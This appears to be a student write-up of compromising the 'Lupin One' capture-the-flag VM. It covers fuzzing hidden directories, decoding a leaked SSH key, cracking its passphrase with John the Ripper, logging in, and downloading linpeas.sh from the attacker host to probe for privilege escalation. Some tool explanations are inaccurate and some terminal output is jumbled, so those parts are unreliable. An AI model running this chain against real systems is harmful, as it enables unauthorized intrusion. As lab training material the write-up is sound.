
Remediation:

The screenshot shows the Nessus Essentials interface. On the left is a sidebar with 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Terrascan), and the 'Scans' tab selected. The main area displays the 'LopinOne Vulnerability Scan' results. At the top, there are buttons for Configure, Audit Trail, Launch, Report, and Export. Below that, tabs show Hosts (1), Vulnerabilities (17), Remediations (1), Notes (1), and History (1). A search bar and a '1 Action' button are also present. A table lists a single remediation action: 'Apache 2.4.x < 2.4.56 Multiple Vulnerabilities: Upgrade to Apache version 2.4.56 or later.' with 22 vulnerabilities and 1 host affected. To the right of the table is a 'Scan Details' panel with the following information:


Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 8:21 PM
End:	Today at 8:35 PM
Elapsed:	14 minutes

Lupinone login:


Ip address of the lupinone **192.168.18.140**



The line `User-agent: Disallow: ./myfiles` in a **robots.txt** file instructs **web crawlers** (such as search engine bots) not to access the content in the `/myfiles` directory on a website. This is a way for website administrators to control which parts of their site should not be indexed or crawled by search engines.




Myfiles cannot access directly so error 404 will occur as show below



To check any clue about password and username we inspect the error 404 file but we cannot find any important information.

Click right for inspect.



```
view-source:http://192.168.18.140/~myfiles/
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

Application fuzzing:

`ffuf` is a fast and versatile web fuzzer used for **discovering hidden files, directories, and vulnerabilities** on websites. It sends customized requests to a target website, altering parts like URLs and parameters to find potential weaknesses. By automating this process, `ffuf` helps security professionals identify issues like misconfigurations and weak points in web applications, aiding in website security assessments.


Enter the command **<apt get install fuff>**

The command `ffuf -c -u {URL}` in our system the URL is **http://192.168.18.140** tells `ffuf` to perform a web fuzzing scan on the specified URL, exploring variations of URLs and parameters. The `-c` flag ensures the scan continues even after encountering errors, helping to exhaustively search for hidden files and directories.

```
root@kali:/home/kali
# ffuf -c -u http://192.168.18.140/~FUZZ -w /usr/share/wordlists/dirb/common.txt
[...]
secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [4614/4614] :: Job [1/1] :: 3125 req/sec :: Duration: [0.00.01] :: Errors: 0 ::

(root@kali)-[/home/kali]
#
```


From the above ffuf we find the word secret now we put it on the website to check what is in the secret file.



Now we get some text but still username and password is in encrypted form so again we apply fuzz on secret file.

After this we get another **mysecret.txt** file .

Again we put **mysecret.txt** to the website to check what is in the file.



We put this encrypted string on the cyber chef for decryption:

Open the Cyber chef

Search Base58 and drag it on the recipe side

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various conversion options like From Decimal, To Binary, From Binary, To Octal, From Octal, To Base32, From Base32, To Base45, From Base45, To Base58, From Base58, To Base62, From Base62, To Base64, From Base64, Show Base64 offsets, and To Base64. In the center, there's a 'Recipe' section with a red box around 'From Base58' and its input '123456789ABCDEFHJKLMNPQRSTUVWXYZ'. Below it is a checkbox for 'Remove non-alphabet chars'. The right side shows the 'Input' and 'Output' sections. The 'Input' section contains the base58 string. The 'Output' section contains a very long base64 string starting with 'b3BlbnNz...'. A red arrow points from the 'Output' section to the base64 string.

Copy the output and paste it into kali file name **key.rsa** on the terminal.

```
root@kali: /home/kali
File Actions Edit View Help
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNz... (long base64 string)
-----END OPENSSH PRIVATE KEY-----
```

The terminal window shows the command 'root@kali: /home/kali' at the top. Below it is a menu bar with File, Actions, Edit, View, Help. The main area is a nano editor showing the contents of a file named 'key.rsa'. The file starts with '-----BEGIN OPENSSH PRIVATE KEY-----' and contains a very long base64 string. At the bottom of the terminal, there are several status icons and a footer with 'From Base58'.

We use the tool john the ripper to crack the passwords

```

[+] (root㉿kali)-[/home/kali]
# ssh2john key.rsa
key.rsa:$sshng$2$1o$T2df77361693c16003677b8a33deeb06$2486$6f70656e7373682d6b65792d763100000000a6165733235362d6
362630000000066263727970740000001800000010f2d77361693c16003677b8a33deeb06000000100000000100000021700000007737368
2d727361000000030100010000020100c1cc78f325cbe4f465e2cada65813f73fe63ffd4da8e53d428030a29e493718447e6fe3e4a42676
3fc907bb10d61068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fcfa944ce0deb0c115fdad2b6d9429
e81dc2527d02b7fd58e3c57cea09334bac73a0a9ff131564029b1db8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb1
6974864877de4190ab6454fb274ca08bad7da99a83100baa38de40968d2c1cd3c4263a8d4810d0102a15b913cbede25ad3f9d17c
268eac8ccf7d9fc35882efc395fd4299b5c4b02566943ef571b3eac1f58a19fde159e12bd16750844b937f93b20c80b051b83474b88acf
891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7fb55a0b6ca9b7f489a657a26e63e899a91d77b07b02a2bfaf59cd13c9a
41cca58e4885ed1c2ddcafdf5e9b148f0efb7cb99b780f22151493bf02e67d1550e3d240cb31e7a77e07d1f66c5888da5a35f264c56b06b
4a5f5dd701557664a2e5f79e5641d7f5e88a9ef52c7de43c8ed4edf3eccf91321483d621a10db119b39dbb58f5a8d085b8c702314294087
35c98b82c6679a368612297e60e14ee98ed100a98bf5fb7c7c17ece899b1574caffeba31aee1ea2c0f2ea9adceddd488519be087b5c5
a5907fb527968294ca32ef33005b6f781161a9016d0029a0e3611a8610000075064b8515cb4008dae50f1375f34bdcceaa9975ecfa87dd15
20e27a23612822dd4aa143b1200b69790b5fc0c50e9158db7ea404d69a02f8b26c3c72584a964eaf47068ed5a932431c067cc3f6eca70a
3859f628da3d8eff318ee6b4764d098f127a8580c585d3a0acb672effea55638643be8a62ddc9d004fc00d8e47768c324d28d4ba28ceecaa
f3ab07771730787be7305f810c0879e0fb2f2606fdbeff3eb31af57165c6bf839eef6097c5749795b40ecf301f00ae100fe1225136416857
661109edfc5a1404a7847a93edf8b4afa452811a5406f053e21c858c8cf196ab4af1d5a44bc550f8803521c267f6fea5d290b41cd3939fd
51f2f264dd03dc7fa4f4272c7fe0444fe095063aca9fa2ceaea06e009087e08e0c59d215892fd11df5282b73dd66055718c26b943c5441e5
814c1c359b62667422f719b5a12936fae583599716e20dc09454f7edaae137e9fb66f5e27f9d60e0c66837165b8e8e1c178e0f4c5d1
653a53452c256ea60d943928e974a308ae2d93cbebe2a401f0e2c140c6db08e11538e3a6f6bbfc5ed5af8508a8443cfe8b7f0a0118264
c92a74ea9499ab2dbc27949a1b7a6b5cfa9d74e2ce89a6672c7e96d83d73dc5f78ef2d835c5ab027a5d4196e22150ac060e42c278812c0f
51d80c15dfb878e61dfc33462a67fed2ee34f2cd8c69f14fa5577b33bd858e4ea5972f0a5062fbcfcde4702dc264a0a8846537e33988a94
1e4255a7ead33e7d541f2f6fda0c5069020b0955045f2a5cef2a73e4007bd4323d4c00f2fa00ae4361e64a4253c4ce8ac68654a4309fbe
7d3c4f1b74767e29d3ac53c621c4ce70d8b6c731aedf00bb8e966f92771937ea91074b9c77abdf274a26713d37539a2afbeb25f1f2de8
428449ae0b5dc70f18d8697e19c4720be2e9004c0604353e1d094a7501ee38eb923a82d6af2a44db847161f21e0b5cef9270128e5178b75
5fe164158f0fc65e7ef14cad14349a804078d048fd8db0f91a81cc3c1c7c5938b850fb8ff1b9a6a2ac2eefc4e717e160d9797dc4d058c
ff64ab7404607cdc8b1cd70a99392a7566c4fa5eef362790da0818ed47d040dcfa825cf7881f43965d813e2d19c6df95ba99eaaa401c3
c8123f09f8f589585b7c31bf51b7ab1a9a681b6dc74f777129cb2ca7e5ea99200b689233625a67190a66a8e1e050e23bfbab129186c6
501b6cdbbbe34797b6b864dc021689ac358740d15eb9b614bdbbc011ec31dec5c4b4f9cc1b8615c950057e0237ecc503adc2cef7a156f
Ba7fac71eaa8f34c3703359ecf9a745ed1123cc5c2b3e7fb6b66ad17164ae909ee5f0581f9f18c9f3b783cba9dc3331712488eb746a49b93
ad19de2622c01f22420a59b452c41bccb8fd8b5ca2290e8e7a44506841b1ba22140354af66840f4d9d3a495ccb987cf31b5ee72b
894c257a93c65d3cab6e8ecef76a7af317f5bcd600155a1fb7ec631a171b783b114b1f37a63adc49dfadd3eb7f618850f6ebdb3df461fab
02dab3b96da09a2d4dc98fa88236f09a57fe796990431cb97a0b0f32e0f099391a3b01877c250aed836032b3ca471b29f29453034e7d7780
f25360984b0cee07f7eedd672f36e6691f2a76213e78a8294160a8926bacc106913cb6a41d4caf88d5eab71ca29ce6a610326945d4cf9
f4a31311187d76c8701859ee0d8c1a9465fb97f2f93cccee5d87d5bd49b3b82f1948f274a7b31892560465d90194a22e4095a74f0f78
ac6628dd92d53cf1aa85bb54e9c8de306f283dc8a505d2b1b4e0cf9581d3b0549946f1097975358cd71cf1003fde4893c70c07c30ec8570
49530fc057251057d88eb31ce87ee106b8fa564a5996e2c1c5ebbdab5601bb9794c77233bb2f862e6e25ee1363fbbe86d651f7a5b4
2f304348c0ad68b6eb1fc852dfc53c36af7ae290fb9bf74f1d013cef8878575353196ac3b0adc06cb93f32b81139283b21ce014bff08c1
156e0be776c353eaf9732346f51290f84fb8ae21acc9047937b3a4b25948497c3eae02cdcf330b725e6e5ea2c5e54cdaf109599d9585
ccbbedf5a8ff343bfff8a93d35459a96ccfee8ab76cae7815cdd4b2c524d45532f54ef36debc554e636c97c3c01564a3aa0d1ce0bc193500
79d2eefb57c758487947236188420a67ec034ae38a7a7a9cef519fb0e0995394ca9613b68239dbb7e217ff6b4b73101f667797ea96330e4
0d4f53604290cb28d3ad0e204f4fe47c5dabd7e20158a2ea89f067461a8cdace12a560d977c4f69f92d04f32037ded3ccb58cea98b
43604be7c9b493e90d12fcbd31af1421c7562e1281307ae3e1d3007e77b900b9aa2ce3e6ddfc87dcb096b4f131195d8e8a6f1b8cc6d0c
6c3048b4ff0ca71941be74b10b095312a4b8cc9fb3402f70ca16271f4ff89bd6a181a4f0cd015fc9fec36d3334fac5caa54d874c60635
98ad299ea81d5b14d87a43821dc7bae74855bb71bbe2765a2cf4debd2ad929200e8adff90fcfa336640b89279b3b50496aabb96247614037
e8011029b646acc1dc7ba3f26337f518ad446b4885e89b16ac391b4b35473214c4fcf8b48c0780a934d414c3df8af279e97fe0e465b0289
427ae9699150df44a15964782cd02708af2$16$614
```

```

[+] (root㉿kali)-[/home/kali]
# ssh2john key.rsa >hash
[+] (root㉿kali)-[/home/kali]
# ls
Desktop Documents Downloads hash key.rsa Music Pictures Public Templates Videos

```

The command `john-wordlist/usr/share/wordlists/fasttrack.txt hash` uses the John the Ripper tool with a specific wordlist (`fasttrack.txt`) to attempt to crack a password hash. It helps test the security of password hashes by trying to find the original password using a list of common words and variations.

```
[root@kali] ~
# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (key.rsa)
1g 0:00:00:05 DONE (2023-08-12 21:18) 0.1745g/s 8.376p/s 8.376c/s 8.376C/s Winter2015 .. Welcome121
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The command <**chmod 600 key.rsa**> restricts access to the "key.rsa" file to only the owner, providing strong privacy for the file.

The command <**ssh -i key.rsa icex64@192.168.18.140**> allows secure remote access to the server at IP address 192.168.18.140 using the private key "key.rsa" for authentication.

We bridge the icex64 with lupinone to extract all the information from it.

```
[root@kali] ~
# chmod 600 key.rsa
[root@kali] ~
# ssh -i key.rsa icex64@192.168.18.140
Enter passphrase for key 'key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Enter ls

The "ls" command is used to list the files and directories in the current directory of a terminal or command prompt. Made the file user.txt in the lupinOne.

Enter the command <**cat user.txt**> the "cat" command is used to display the contents of a text file directly in the terminal or command prompt.

Enter the command **ls -l** the "ls -l" command is used to list the files and directories in a detailed format, showing additional information such as permissions, ownership, size, and timestamps.

Then enter "**sudo -l**" command it is used to list the commands that a user is allowed to run with **superuser (root)** privileges using the "sudo" command. It shows the user's privileges configuration, indicating what commands they are permitted to execute with elevated permissions.

```

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}selecting any module and working up to reach the high
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7 2021 .
drwxr-xr-x 4 root   root   4096 Oct  4 2021 ..
-rw----- 1 icex64 icex64 115 Oct  7 2021 .bash_history
-rw-r--r-- 1 icex64 icex64 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64 807 Oct  4 2021 .profile
-rw----- 1 icex64 icex64 12 Oct  4 2021 .python_history
drwx----- 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User icex64 may run the following commands on LupinOne: any Internet facing servers, as they w
        (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ █

```

Now we do not have direct access to the root of lupinone from the kali so we create a bridge to directly access the root from the kali.

Enter the command `python -m http.server 80` this command is used to start a simple HTTP server using Python. It serves files from the current directory on port 80, allowing you to quickly share and access files over a local network or on your computer.

```

root@kali: /home/kali/Downloads
File Actions Edit View Help
└── (kali㉿kali)-[~/Downloads]
    $ sudo su
[sudo] password for kali:
└── (root㉿kali)-[/home/kali/Downloads]
    # python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

```

└── (root㉿kali)-[/home/kali]
    # python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.18.140 - - [12/Aug/2023 22:32:47] code 404, message File not found
192.168.18.140 - - [12/Aug/2023 22:32:47] "GET /linpeas.sh HTTP/1.1" 404 -
192.168.18.140 - - [12/Aug/2023 22:36:52] "GET /user.txt HTTP/1.1" 200 -

```

Download the linpeas.sh file into kali this file is use for hijacking then we create a server as shown above so that we send and Get the files.

Enter the command `<wget 192.168.18.76/linpeas.sh>` command is used to download the "linpeas.sh" script from the specified URL (in this case, the IP address 192.168.18.76) onto your local system. Linpeas is a Linux privilege escalation script commonly used for security assessments and to identify potential vulnerabilities in a Linux environment.

```
icex64@LupinOne:/tmp$ wget 192.168.18.76/linpeas.sh
--2023-08-12 22:32:46--  http://192.168.18.76/linpeas.sh
Connecting to 192.168.18.76:80 ... connected.
HTTP request sent, awaiting response ... 404 File not found
2023-08-12 22:32:47 ERROR 404: File not found.

icex64@LupinOne:/tmp$ wget 192.168.18.76/linpeas.sh
--2023-08-12 22:36:52--  http://192.168.18.76/linpeas.sh [1 Free space: 41.9 GB]
Connecting to 192.168.18.76:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 134168 (131K) [text/x-sh]
Saving to: 'linpeas.sh' [kali]

    0.0% [=====] 131.02K --KB/s in 0.002s
linpeas.sh[HTTP on 0.0.0.0 port 100%[=====] 131.02K --KB/s in 0.002s
192.168.18.140 -> [12/Aug/2023:22:36:52] code 404, message File not found
2023-08-12 22:36:52 (81.4 MB/s) --'linpeas.sh' saved [134168/134168] 404 -
```

When we run the file by enter the command shown below we can hijack the lupin through kalilinux.

Now we get all the information through **linpeas.sh**.

```
[root@kali]-[/home/kali] ff_txqueuelen 0 (Ethernet)
# ssh -i key.rsa icex64@192.168.18.140
Enter passphrase for key 'key.rsa': 0 runs 0 frame 0
Enter passphrase for key 'key.rsa': 0.0 KIB
Enter passphrase for key 'key.rsa': 0 runs 0 carrier 0 collisions 0
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One netidc prefixlen 64 scopeid 0x20<link>
#####
Last login: Sat Aug 12 21:54:21 2023 from 192.168.18.105
icex64@LupinOne:~$ ls dropped 0 overruns 0 frame 0
user.txt 0 packets 24 bytes 4168 (4.0 KIB)
icex64@LupinOne:~$ sudo -l
0 overruns 0 carrier 0 collisions 0
Matching Defaults entries for icex64 on LupinOne:
Defaults env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
inet6 fe80::fe00:1%eth0 netidc prefixlen 64 scopeid 0x20<link>
User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ locate webdriver.py
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:~/tmp$ 3569 (3.4 KIB)
icex64@LupinOne:/tmp$ wget 192.168.18.76/linpeas.sh  collisions 0
--2023-08-12 22:32:46-- http://192.168.18.76/linpeas.sh
Connecting to 192.168.18.76:80 ... connected.
HTTP request sent, awaiting response ... 404 File not found
2023-08-12 22:32:47 ERROR 404: File not found.

icex64@LupinOne:/tmp$ wget 192.168.18.76/linpeas.sh
--2023-08-12 22:36:52-- http://192.168.18.76/linpeas.sh
Connecting to 192.168.18.76:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 134168 (131K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====] 131.02K --.-KB/s   in 0.002s

linpeas.sh 140 --:-- [12/Aug/2023:22:36:52] "GET /linpeas.sh HTTP/1.1" 200 -
192.168.18.140 - [12/Aug/2023:22:36:52] "GET /linpeas.sh HTTP/1.1" 200 -
2023-08-12 22:36:52 (81.4 MB/s) - 'linpeas.sh' saved [134168/134168]
```

INVENTORY

Operating system	printer
Sudo version	Container
Path	enabled
date	
System stats	
Environment	
Looking for verification	
Selinux	

Device information	Network information: Host name host DNS Contents Networks &neighbors Iptables rules Active ports	Interesting Files <ul style="list-style-type: none">• SUID• SGID• Capabilities• Files in path• Hashing inside file• Looking for root• Read root folders• Looking of files in home dirs.• Readable files• Files inside home• Mails• Backup files• Web files• History• Passwords• All hidden files• Readable files• Interesting writeable files• Searching passwords• Finding Ip's• Finding password inside logs• Finding emails inside logs
--------------------	--	--

Available software's

- **Useful software's**
- **Installed compiler**

User Information:

- My user
- Do I have PGP keys?
- Clipboard or highlighted text?
- Testing 'sudo -l' without password & /etc/sudoers
- Checking Pkexec policy
- Donforget to test 'su' as any other user with shell: without password and with their names as password
- Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
- Superusers
- Users with console
- Login information
- All users
- Mail
- Password policy

Processes crons and services

- **Cleaned process**
- **Binary process**
- **Cron jobs**
- **Services**

Software Information

- MySQL version mysql
- MySQL connection using root
- PostgreSQL version
- PostgreSQL connection
- Apache server info Looking
- Looking for Wordpress
- Looking for Tomcat users file
- Mongo information o
- Looking for supervisord configuration file
- Looking for cesi configuration file
- Looking for Rsyncdconfig file
- Looking for wifi conns
- Looking for config files
- Looking for logstash files
- Looking for elasticsearch files
- Looking for Vault-ssh files
- Looking for AD cached hahses cached hashes
- Looking for screen sessions
- Looking for tmux sessions
- Looking for Couchdb directory
- Looking for redis.conf
- Looking for dovecot files
- Looking for mosquitto.conf

```

ether 36:93:8d:eb:53:ff txqueuelen 0 (Ethernet)
( System Information )
[+] Operative system dropped 0 overruns 0 frame 0
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.10.0-8-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GN
U ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.46-5 (2021-09-23)
Distributor ID: Debian
Description:  Debian GNU/Linux 11 (bullseye) 54 scopeid 0x20<link>
Release:  ether 02:11:b5:0e:id1c txqueuelen 0 (Ethernet)
Codename: X pack bullseye es 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.9.5p2
